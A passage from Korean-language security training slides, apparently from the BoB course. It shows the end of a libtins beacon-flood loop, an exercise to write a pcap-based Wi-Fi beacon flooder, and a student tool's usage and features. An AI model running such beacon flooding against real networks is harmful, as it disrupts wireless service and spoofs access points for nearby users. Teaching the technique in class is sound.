    sender.send(tap);
    usleep(10000);

    if (++it == ssidList.end())
      it = ssidList.begin();
  }
}
```

- Beacon Flooding Attack 예제를 빌드하고 실행해 본다(예전 스마트폰에서는 SSID List가 보이지만 요즘 스마트폰에서는 보이지 않는 현상이 있다).

출처: BoB 이경문 멘토님

6.2. Pcap 라이브러리로 직접 짜보자

- libtins를 사용하지 않고 직접 Beacon frame(Radiotap Header + IEEE 802.11 Beacon frame + IEEE 802.11 Wireless Management)을 만들어 하여 전송하는 프로그램을 제작한다.

- ssid-list.txt 에 포함된 SSID는 일단 영어로 작성하고 다음에 한글로 테스트해 본다. 그리고 SSID 갯수를 하나만 설정하여 제대로 작동하는지 확인하고, 확인이 된 이후에는 10개까지 넣어서 작동하는지 확인한다.

+ libtins 라이브러리의 Beacon-Flooding 예제는 왜 최신 스마트폰에서 안 먹히는지 알아보자! (이건 내 의견)

출처: BoB 이경문 멘토님

6.3. 라떼는 말이야 (feat. BoB)

report-beacon-flood

- BoB 9기 공통교육 네트워크 과제
- Beacon Flood 공격을 날릴 수 있는 프로그램임.

기능

- 랜카드 Monitor Mode (모니터 모드) 자동 전환.
- SSID를 사전(Dictionary) 파일화하여 공격에 사용함.
- 한국어 SSID 지원.
- WIFI를 사용하는 모든 기종에 공격을 지원함.


사용법

```
syntax: ./beacon-flood [interface] [ssid list file]

[interface] : 공격에 사용할 랜카드 인터페이스 이름을 입력해주십시오.
        'ifconfig -a' 명령어로 확인할 수 있습니다.

[ssid list file] : ssid 목록이 담긴 파일의 경로를 입력해주십시오.
        파일의 인코딩이 utf-8이 아닌 경우, 에러가 날 수 있습니다.
        'file -bi <파일명>'으로 파일의 인코딩을 확인할 수 있으며,
        'iconv' 명령어로 파일의 인코딩을 변경할 수 있습니다.
```

```
./beacon-flood [랜카드 이름] [SSID 리스트 파일]
```

6.3. 라떼는 말이야 (feat. BoB)

예시



갤럭시 s10 5G

갤럭시 s4 LTE-A

넥서스 5

Q & A

감사합니다

과제 화이팅입니다.